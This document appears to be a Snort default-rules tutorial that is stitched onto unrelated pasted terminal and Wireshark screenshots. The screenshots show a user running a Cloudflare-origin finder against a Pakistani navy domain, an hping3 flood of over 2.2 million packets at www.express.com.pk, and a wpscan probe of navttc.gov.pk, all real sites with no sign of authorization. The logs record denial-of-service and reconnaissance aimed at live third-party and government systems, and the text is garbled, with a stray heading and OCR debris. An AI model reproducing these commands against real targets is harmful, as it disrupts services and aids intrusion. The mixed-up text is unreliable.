

1. What Are Default Snort Rules?

When you install Snort, it loads a **set of built-in rules** created by the Snort community.

These rules detect:

- ICMP attacks
- Port scans
- DNS anomalies
- HTTP exploits
- TCP anomalies
- Malware signatures
- Suspicious packet patterns

Common default rule files include:

- `icmp.rules`
- `dns.rules`
- `ftp.rules`
- `http.rules`
- `telnet.rules`
- `scan.rules`
- `dos.rules`
- `exploit.rules`
- `malware.rules`
- `local.rules` (for your own custom rules)

Snort loads these rule files through **snort.conf**.

2. Snort Rule Structure (Very Important)

A Snort rule has two parts:

A. Rule Header

Defines the *action*, *protocol*, *source*, *destination*, *port*, and *direction*.

B. Rule Options

Defines extra checks like content match, message, flags, SID, etc.

Snort Rule Syntax

SCSS

```
action protocol src_ip src_port direction dst_ip dst_port (options)
```



3. Rule Header Explained

Action types

- `alert` → Generate alert
- `log` → Log packet
- `pass` → Ignore packet
- `drop` → Block packet (IPS mode)
- `reject` → Block + send reset message
- `sdrop` → Block quietly

Protocols

- tcp
- udp
- icmp
- ip (any protocol)

Direction Operators

diff

-> one-way

<> bidirectional

IP/Port Examples

- any → any IP
- 192.168.1.0/24 → network
- !80 → NOT port 80
- [80,443,8080] → multiple ports



4. Rule Options Explained

Rule options go inside parentheses:

Example:

CSS

```
(msg:"ICMP Ping Detected"; sid:20001; rev:1;)
```


Common Options:

Option	Meaning
msg	Message to show in alerts
sid	Snort Rule ID (unique)
rev	Revision number
content	Match data inside the packet
nocase	Case-insensitive match
tth	Match TTL value
flags	TCP flag matching

dsize

Data size check

threshold

Control alert frequency

classtype

Type of attack

reference

CVE, URL reference

IN 6. Most Common Default Rule Types in Snort

ICMP Rules

Detect ping, ping sweeps, ICMP floods.

Scan Rules

Detect:

- Nmap scans
- SYN scans
- FIN scans
- Xmas scans

DOS Rules

Detect:

- Ping flood
- SYN flood
- Smurf attack

HTTP Rules


Detect:

- SQL injection
- Cross-site scripting
- Shell uploads

Malware Rules

Detect:

- Known malware signatures
- Exploit kits



```
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 189 (delta 14), reused 1 (delta 1), pack-reused 156 (from 1)
Receiving objects: 100% (189/189), 43.78 KiB | 574.00 KiB/s, done.
Resolving deltas: 100% (80/80), done.

(lion@Shubham)~[~]
$ cd CloudPeler/

(lion@Shubham)~/CloudPeler
$ ls
crimeflare.php  LICENSE  README.md

(lion@Shubham)~/CloudPeler
$ sudo chmod +x *.*

(lion@Shubham)~/CloudPeler
$ ./crimeflare.php www.pknavy.gov.in
-bash: ./crimeflare.php: cannot execute: required file not found

(lion@Shubham)~/CloudPeler
$ ls
crimeflare.php  LICENSE  README.md

(lion@Shubham)~/CloudPeler
$ ./crimeflare.php www.pknavy.gov.pk
-bash: ./crimeflare.php: cannot execute: required file not found

(lion@Shubham)~/CloudPeler
$ ./crime
```

```
lion@Shubham: ~  
$ sudo hping3 -l www.express.com.pk  
HPING www.express.com.pk (eth0 172.67.174.102): icmp mode set, 28 headers + 0 data bytes  
len=28 ip=172.67.174.102 ttl=51 id=61607 icmp_seq=0 rtt=129.8 ms  
len=28 ip=172.67.174.102 ttl=51 id=38728 icmp_seq=1 rtt=149.4 ms  
len=28 ip=172.67.174.102 ttl=51 id=59385 icmp_seq=2 rtt=149.0 ms  
len=28 ip=172.67.174.102 ttl=51 id=62425 icmp_seq=3 rtt=128.6 ms  
len=28 ip=172.67.174.102 ttl=51 id=29384 icmp_seq=4 rtt=168.4 ms  
len=28 ip=172.67.174.102 ttl=51 id=33278 icmp_seq=5 rtt=168.1 ms  
len=28 ip=172.67.174.102 ttl=51 id=63265 icmp_seq=6 rtt=167.8 ms  
len=28 ip=172.67.174.102 ttl=51 id=16873 icmp_seq=7 rtt=127.6 ms  
len=28 ip=172.67.174.102 ttl=51 id=60429 icmp_seq=8 rtt=147.3 ms  
len=28 ip=172.67.174.102 ttl=51 id=31596 icmp_seq=9 rtt=117.1 ms  
len=28 ip=172.67.174.102 ttl=51 id=48627 icmp_seq=10 rtt=156.9 ms  
len=28 ip=172.67.174.102 ttl=51 id=5051 icmp_seq=11 rtt=116.6 ms  
len=28 ip=172.67.174.102 ttl=51 id=25771 icmp_seq=12 rtt=116.3 ms  
len=28 ip=172.67.174.102 ttl=51 id=36143 icmp_seq=13 rtt=135.9 ms  
len=28 ip=172.67.174.102 ttl=51 id=25004 icmp_seq=14 rtt=155.8 ms  
len=28 ip=172.67.174.102 ttl=51 id=48456 icmp_seq=15 rtt=135.2 ms  
len=28 ip=172.67.174.102 ttl=51 id=5115 icmp_seq=16 rtt=134.9 ms  
len=28 ip=172.67.174.102 ttl=51 id=43091 icmp_seq=17 rtt=154.4 ms  
len=28 ip=172.67.174.102 ttl=51 id=17986 icmp_seq=18 rtt=134.3 ms  
len=28 ip=172.67.174.102 ttl=51 id=52647 icmp_seq=19 rtt=113.9 ms  
len=28 ip=172.67.174.102 ttl=51 id=13493 icmp_seq=20 rtt=113.6 ms  
len=28 ip=172.67.174.102 ttl=51 id=32593 icmp_seq=21 rtt=133.4 ms  
len=28 ip=172.67.174.102 ttl=51 id=15274 icmp_seq=22 rtt=113.0 ms  
len=28 ip=172.67.174.102 ttl=51 id=10212 icmp_seq=23 rtt=132.8 ms  
len=28 ip=172.67.174.102 ttl=51 id=59382 icmp_seq=24 rtt=132.6 ms  
len=28 ip=172.67.174.102 ttl=51 id=6831 icmp_seq=25 rtt=132.3 ms  
len=28 ip=172.67.174.102 ttl=51 id=18914 icmp_seq=26 rtt=172.1 ms  
^C  
--- www.express.com.pk hping statistic ---  
27 packets transmitted, 27 packets received, 0% packet loss  
round-trip min/avg/max = 113.0/138.4/172.1 ms
```


Wireshark v2.10.16 (64-bit) - vEthernet (WSL (Hyper-V firewall))

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
585	425.001056	fe80::d5ed:6202:9be...	ff02::fb	MDNS	91	Standard query 0x0000 A shubh.local, "QM" question
586	425.325768	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=1792/7, ttl=64 (reply in 588)
587	425.338165	172.23.160.1	172.23.175.255	NBNS	92	Name query NB SHUBH<00>
588	425.439651	172.67.174.102	172.23.167.124	ICMP	42	Echo (ping) reply id=0x0402, seq=1792/7, ttl=51 (request in 586)
589	426.101947	172.23.160.1	172.23.175.255	NBNS	92	Name query NB SHUBH<00>
590	426.326067	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=2048/8, ttl=64 (reply in 591)
591	426.460433	172.67.174.102	172.23.167.124	ICMP	42	Echo (ping) reply id=0x0402, seq=2048/8, ttl=51 (request in 590)
592	427.326484	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=2304/9, ttl=64 (reply in 593)
593	427.435021	172.67.174.102	172.23.167.124	ICMP	42	Echo (ping) reply id=0x0402, seq=2304/9, ttl=51 (request in 592)
594	428.326555	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=2560/10, ttl=64 (reply in 595)
595	428.479010	172.67.174.102	172.23.167.124	ICMP	42	Echo (ping) reply id=0x0402, seq=2560/10, ttl=51 (request in 594)
596	429.326889	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=2816/11, ttl=64 (reply in 597)
597	429.439172	172.67.174.102	172.23.167.124	ICMP	42	Echo (ping) reply id=0x0402, seq=2816/11, ttl=51 (request in 596)
598	430.327243	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=3072/12, ttl=64 (reply in 599)
599	430.438835	172.67.174.102	172.23.167.124	ICMP	42	Echo (ping) reply id=0x0402, seq=3072/12, ttl=51 (request in 598)
600	431.327567	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=3328/13, ttl=64 (reply in 601)
601	431.458652	172.67.174.102	172.23.167.124	ICMP	42	Echo (ping) reply id=0x0402, seq=3328/13, ttl=51 (request in 600)
602	432.327648	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=3584/14, ttl=64 (reply in 603)
603	432.468781	172.67.174.102	172.23.167.124	ICMP	42	Echo (ping) reply id=0x0402, seq=3584/14, ttl=51 (request in 602)
604	433.328153	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=3840/15, ttl=64 (reply in 605)
605	433.457536	172.67.174.102	172.23.167.124	ICMP	42	Echo (ping) reply id=0x0402, seq=3840/15, ttl=51 (request in 604)
606	434.328630	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=4096/16, ttl=64 (reply in 607)
607	434.457737	172.67.174.102	172.23.167.124	ICMP	42	Echo (ping) reply id=0x0402, seq=4096/16, ttl=51 (request in 606)
608	435.328801	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=4352/17, ttl=64 (reply in 609)
609	435.471800	172.67.174.102	172.23.167.124	ICMP	42	Echo (ping) reply id=0x0402, seq=4352/17, ttl=51 (request in 608)
610	436.329292	172.23.167.124	172.67.174.102	ICMP	42	Echo (ping) request id=0x0402, seq=4608/18, ttl=64 (no response found!)

> Frame 59: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface \Device\NPF...
0000 00 15 5d d4 d9 08 00 15 5d 89 4a 0b 08 06 00 01 ..].....]-J-....
0010 08 00 06 04 00 01 00 15 5d 89 4a 0b ac 17 a7 7c]-J-....|

wireshark_vEthernet (WSL (Hyper-V firewall))A6AG72.pcapng | Packets: 610 - Dropped: 0 (0.0%) | Profile: Default

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Wireshark v2.10.16 (Wireshark Foundation)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
3011...	10.717415	172.23.167.124	172.67.174.102	TCP	54	43518 → 0 [None] Seq=391036363 Win=512 Len=0
3011...	10.717896	172.23.167.124	172.67.174.102	TCP	54	43349 → 0 [None] Seq=4134685040 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	43264 → 0 [None] Seq=2698018961 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	[TCP Previous segment not captured] 43266 → 0 [None] Seq=1248025075 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	[TCP Previous segment not captured] 43270 → 0 [None] Seq=1695775907 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	43282 → 0 [None] Seq=814895909 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	43288 → 0 [None] Seq=3796706533 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	43289 → 0 [None] Seq=4175383693 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	[TCP Previous segment not captured] 43291 → 0 [None] Seq=1199472781 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	43312 → 0 [None] Seq=883435285 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	[TCP Previous segment not captured] 43327 → 0 [None] Seq=1576807704 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	43331 → 0 [None] Seq=4260726594 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	[TCP Previous segment not captured] 43347 → 0 [None] Seq=322978121 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	43350 → 0 [None] Seq=3391631837 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	43360 → 0 [None] Seq=1123542016 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	[TCP Previous segment not captured] 43362 → 0 [None] Seq=897404042 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	43374 → 0 [None] Seq=3773225795 Win=512 Len=0
3011...	10.717922	172.23.167.124	172.67.174.102	TCP	54	[TCP Previous segment not captured] 43375 → 0 [None] Seq=723394146 Win=512 Len=0
3011...	10.717896	172.23.167.124	172.67.174.102	TCP	54	43353 → 0 [None] Seq=3304683569 Win=512 Len=0
3011...	10.717896	172.23.167.124	172.67.174.102	TCP	54	43357 → 0 [None] Seq=4280313522 Win=512 Len=0
3011...	10.717896	172.23.167.124	172.67.174.102	TCP	54	[TCP Previous segment not captured] 43365 → 0 [None] Seq=570956996 Win=512 Len=0
3011...	10.717896	172.23.167.124	172.67.174.102	TCP	54	43367 → 0 [None] Seq=486751977 Win=512 Len=0
3011...	10.717896	172.23.167.124	172.67.174.102	TCP	54	[TCP Previous segment not captured] 43376 → 0 [None] Seq=256830150 Win=512 Len=0
3011...	10.717896	172.23.167.124	172.67.174.102	TCP	54	43383 → 0 [None] Seq=20773351 Win=512 Len=0
3011...	10.717896	172.23.167.124	172.67.174.102	TCP	54	[TCP Previous segment not captured] 43388 → 0 [None] Seq=765783891 Win=512 Len=0
3011...	10.717896	172.23.167.124	172.67.174.102	TCP	54	43389 → 0 [None] Seq=4040756230 Win=512 Len=0
3011...	10.717896	172.23.167.124	172.67.174.102	TCP	54	43391 → 0 [None] Seq=387309297 Win=512 Len=0

> Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF... 0000 00 15 5d d4 d9 08 00 15 5d 89 4a 0b 08 00 45 00 ... J...E... 0010 00 28 33 ef 00 00 40 06 98 a3 ac 17 a7 7c ac 43 ... (3...@... ..) .C

wireshark_vEthernet (WSL (Hyper-V firewall))\WFO262.pcapng | Packets: 301178 - Dropped: 26600 (8.8%) | Profile: Default

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```
(lion@Shubham)~  
$ sudo hping3 -s -p80 --flood www.express.com.pk  
HPING www.express.com.pk (eth0 172.67.174.102): NO FLAGS are set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
^C  
--- www.express.com.pk hping statistic ---  
2299753 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
lion@Shubham: ~  
  
(lion@Shubham)~  
$ wpscan --url https://navttc.gov.pk  
  
-----  
WPScan®  
WordPress Security Scanner by the WPScan Team  
Version 3.8.28  
Sponsored by Automattic - https://automattic.com/  
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
-----  
[+] URL: https://navttc.gov.pk/ [104.26.0.186]  
[+] Started: Sat Jun 21 23:14:18 2025  
  
Interesting Finding(s):  
[+] Headers  
| Interesting Entries:  
| - server: cloudflare  
| - cf-ray: 95354f94aa7f919d-DEL  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
[+] XML-RPC seems to be enabled: https://navttc.gov.pk/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

88°



Search



ENG
US



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6/21/2025